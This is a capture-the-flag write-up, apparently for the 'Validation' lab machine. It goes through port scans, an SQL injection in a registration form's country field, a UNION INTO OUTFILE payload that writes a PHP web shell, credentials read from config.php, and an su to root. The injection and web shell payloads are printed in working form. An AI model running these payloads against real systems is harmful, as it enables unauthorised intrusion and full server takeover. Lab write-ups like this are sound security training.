


(SQLi) Validation



Reconnaissance & Scanning

Port Scanning

```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.129.125.71
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-19 08:34 EDT
Nmap scan report for 10.129.125.71
Host is up (0.095s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    open      http
4566/tcp  open      kwtc
5000/tcp  filtered  upnp
5001/tcp  filtered  complex-link
5002/tcp  filtered  rfe
5003/tcp  filtered  filemaker
5004/tcp  filtered  avt-profile-1
5005/tcp  filtered  avt-profile-2
5006/tcp  filtered  wsm-server
5007/tcp  filtered  wsm-server-ssl
5008/tcp  filtered  synopsis-edge
8080/tcp  open      http-proxy
```

Version and Default scripts scan

```
# nmap -sCV -T4 -oN version -p 22,80,4566,8080 10.129.125.71
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-19 08:36 EDT
Nmap scan report for 10.129.125.71
Host is up (0.052s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
```


```

2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp  open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
4566/tcp open  http    nginx
|_http-title: 403 Forbidden
8080/tcp open  http    nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


```

Vulnerability assessment & Exploitation

The vulnerability is located in the `country` field. If we try `'` we get an error:




Adding `--` the error disappears so we found an SQL injection.



We will enumerate how many columns are there with `order by` there is column because with the payload `' order by 2--` we get an error. After that enumerate all the databases

with ' union select schema_name from information_schema.schemata . The database used by the application is Registration . We can enumerate the tables with ' union select table_name from information_schema.tables where table_schema = 'Registration'-- and we will find the table registration. We can enumerate the columns of this table with the following payload.



If we check the columns username and userhash it shows the hashes registered for us so we need to get the foothold trying to upload a webshell in php. We can do it with the following payload to use my [tool](#)

```
' union select "<?php if(isset($_REQUEST['cmd'])){ $cmd = ($_REQUEST['cmd']); system($cmd); die; }?>" into outfile '/var/www/html/shell.php'--
```

Run my script after that.

```
# python3 webshell.py -t http://10.129.125.138/shell.php -o yes
```

Privilege Escalation

With the shell we find a file called config.php with credentials inside for the user uhc

```
$ cat config.php
<?php
    $servername = "127.0.0.1";
    $username = "uhc";
    $password = "uhc-9qual-global-pw";
    $dbname = "registration";

    $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

We can use the credentials uhc:uhc-9qual-global-pw to access to the database registration.

```
www-data@validation:/var/www/html$ su -
su -
```

Password: uhc-9qual-global-pw

whoami

root